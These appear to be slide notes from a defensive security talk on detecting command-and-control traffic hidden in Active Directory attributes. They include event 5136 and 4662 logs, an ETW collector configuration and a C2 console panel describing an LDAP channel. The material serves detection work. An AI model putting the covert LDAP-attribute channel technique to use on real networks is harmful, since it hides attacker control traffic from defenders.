
Check Lock Attribute

Write to Data Attribute

```
<SilkServiceConfig>
  <ETWCollector>
    <Guid>e72eaa6b-6142-44fe-b305-aa2ebf0572a7</Guid>
    <CollectorType>user</CollectorType>
    <ProviderName>099614a5-5dd7-4788-8bc9-e29f43db28fc</ProviderName>
    <UserKeywords>0x1</UserKeywords>
    <OutputType>eventlog</OutputType>
  </ETWCollector>
</SilkServiceConfig>
```

# DETECTION OPPORTUNITIES LDAP QUERIES

Microsoft-Windows-LDAP-Client



# DETECTION OPPORTUNITIES DIRECTORY SERVICE CHANGES

Event ID 5136

Time	event.code	dsubject_attribute_name	dsubject_dn	event.action	dsubject_attribute_type	dsubject_attribute_value
May 24, 2021 @ 20:18:13.516	5,136	primaryinternationalisdnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	J0eBayeC
May 24, 2021 @ 20:18:13.516	5,136	msmqsigncertificates	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.10	%%14672
May 24, 2021 @ 20:18:13.516	5,136	primaryinternationalisdnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	x6D6vWq4
May 24, 2021 @ 20:18:13.516	5,136	msmqsigncertificates	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.10	%%14672
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May 24, 2021 @ 20:18:13.516	5,136	primaryinternationalisdnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	x6D6vWq4
May 24, 2021 @ 20:10:02.902	5,136	primaryinternationalisdnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	J0eBayeC
May 24, 2021 @ 20:10:02.902	5,136	msmqsigncertificates	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.10	%%14672

**Dsubject\_attribute\_type 2.5.5.12 = Unicode string**

<https://oidref.com/2.5.5>

<https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136>

# DETECTION OPPORTUNITIES

## DIRECTORY SERVICE CHANGES

Time ▾	event.code	dsobject_attribute_name	dsobject_dn	event.action	dsobject_attribute_type	dsobject_attribute_value
May 24, 2021 @ 20:18:13.516	5,136	primaryinternationalisdnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	J0eBayeC
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May 24, 2021 @ 20:18:13.516	5,136	primaryinternationalisdnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	x6D6vWq4
May 24, 2021 @ 20:10:02.902	5,136	primaryinternationalisdnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	J0eBayeC
May 24, 2021 @ 20:10:02.902	5,136	msmqsigncertificates	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.10	%%14672

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<https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136>

# DETECTION OPPORTUNITIES

## DIRECTORY SERVICE CHANGES

event_id	dsubject_attribute_name	dsubject_attribute_value
5,136	msmqsigncertificates	%%14672
5,136	msmqsigncertificates	%%14672
5,136	msmqsigncertificates	%%14672
5,136	primaryinternationalisdnnnumber	YjAw1Uan
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5,136	primaryinternationalisdnnnumber	oB17Bw0Z
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ChannelID: 8000 < BACK ✕

Parent Relay / 1c9204b13ae388d8 COMMAND CENTER

Channel Type LDAP

Jitter [min/max] [ 3.5, 6.5 ]

**!** This is a Gateway Return Channel (GRC).

### Properties

```
{
  "arguments": [
    {
      "name": "Output ID",
      "type": "string",
      "value": "YjAw1Uan"
    },
    {
      "name": "Input ID",
      "type": "string",
      "value": "oB17Bw0Z"
    }
  ]
}
```



# DETECTION OPPORTUNITIES

## DIRECTORY SERVICE CHANGES

Time	event.code	dsobject_attribute_name	dsobject_dn	event.action	dsobject_attribute_type	dsobject_attribute_value
May 24, 2021 @ 20:18:13.516	5,136	primaryinternationalisdnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	J0eBayeC
May 24, 2021 @ 20:18:13.516	5,136	msmqsigncertificates	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.10	%%14672
May 24, 2021 @ 20:18:13.516	5,136	primaryinternationalisdnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	x6D6vWq4
May 24, 2021 @ 20:18:13.516	5,136	msmqsigncertificates	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.10	%%14672
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May 24, 2021 @ 20:10:02.902	5,136	primaryinternationalisdnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	J0eBayeC
May 24, 2021 @ 20:10:02.902	5,136	msmqsigncertificates	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.10	%%14672

**Dsobject\_attribute\_type 2.5.5.10 = String(Octet); A string of bytes**

<https://oidref.com/2.5.5>

<https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136>

# DETECTION OPPORTUNITIES DIRECTORY SERVICE ACCESS

Event ID 4662

Time	event.code	event.action	object_properties	object_access_mask_requested
May 24, 2021 @ 20:34:39.044	4,662	Directory Service Access	%%7685 {77b5b886-944a-11d1-aebd-0000f80367c1} {9a0dc33b-c100-11d1-bbc5-0080c76670c0} {bf967aba-0de6-11d0-a285-00aa003049e2}	0x20
May 24, 2021 @ 20:34:39.028	4,662	Directory Service Access	%%7685 {77b5b886-944a-11d1-aebd-0000f80367c1} {9a0dc33b-c100-11d1-bbc5-0080c76670c0} {bf967aba-0de6-11d0-a285-00aa003049e2}	0x20
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May 24, 2021 @ 20:34:39.012	4,662	Directory Service Access	%%7684 {77b5b886-944a-11d1-aebd-0000f80367c1} {9a0dc33b-c100-11d1-bbc5-0080c76670c0} {bf967aba-0de6-11d0-a285-00aa003049e2}	0x10

Event Properties - Event 4662, Microsoft Windows security auditing.

General Details

An operation was performed on an object.

Subject:  
Security ID: UK\Administrator  
Account Name: Administrator  
Account Domain: UK  
Logon ID: 0x9EF20

Object:  
Object Server: DS  
Object Type: user  
Object Name: CN=Administrator,CN=Users,DC=uk,DC=mwr,DC=com  
Handle ID: 0x0

Operation:  
Operation Type: Object Access  
Accesses: Write Property

Access Mask: 0x20  
Properties: Write Property  
{77b5b886-944a-11d1-aebd-0000f80367c1}  
{9a0dc33b-c100-11d1-bbc5-0080c76670c0}  
{bf967aba-0de6-11d0-a285-00aa003049e2}

Additional Information:  
Parameter 1: -  
Parameter 2: -

Log Name: Security  
Source: Microsoft Windows security  
Event ID: 4662  
Level: Information  
User: N/A  
OpCode: Info  
More Information: [Event Log Online Help](#)

Logged: 5/24/2021 8:48:05 PM  
Task Category: Directory Service Access  
Keywords: Audit Success  
Computer: DC2.uk.mwr.com

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## MSMQ-Sign-Certificates attribute

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This attribute contains a number of certificates. A user can generate a certificate per computer. For each certificate we also keep a digest.

Entry	Value
CN	MSMQ-Sign-Certificates
Ldap-Display-Name	mSMQSignCertificates
Size	The attribute type is a BLOB, size is not limited, and data is kept in our own format.
Update Privilege	-
Update Frequency	-
Attribute-Id	1.2.840.113556.1.4.947
System-Id-Guid	9a0dc33b-c100-11d1-bbc5-0080c76670c0
Syntax	Object(Replica-Link)

<https://docs.microsoft.com/en-us/windows/win32/adschema/a-msmqsigncertificates>

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## 2.297 Attribute primaryInternationalISDNNumber

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This attribute specifies the primary ISDN number.

```
cn: Phone-ISDN-Primary
ldapDisplayName: primaryInternationalISDNNumber
attributeId: 1.2.840.113556.1.4.649
attributeSyntax: 2.5.5.12
omSyntax: 64
isSingleValued: TRUE
schemaIdGuid: 0296c11f-40da-11d1-a9c0-0000f80367c1
systemOnly: FALSE
searchFlags: 0
rangeLower: 1
rangeUpper: 64
attributeSecurityGuid: 77b5b886-944a-11d1-aebd-0000f80367c1
```

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0x10	Read Property	The right to read properties of the object.
0x20	Write Property	The right to write properties of the object.

**CONCLUSIONS**

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- Review the trust boundaries between critical networks.  
...Are they as *air-gapped* as you think?
- Is there a data flow that could be exploited?  
...can these be mitigated? prevented? detected?
- Are there internal or external services that could be leveraged for C2?  
...can this attack surface be reduced?



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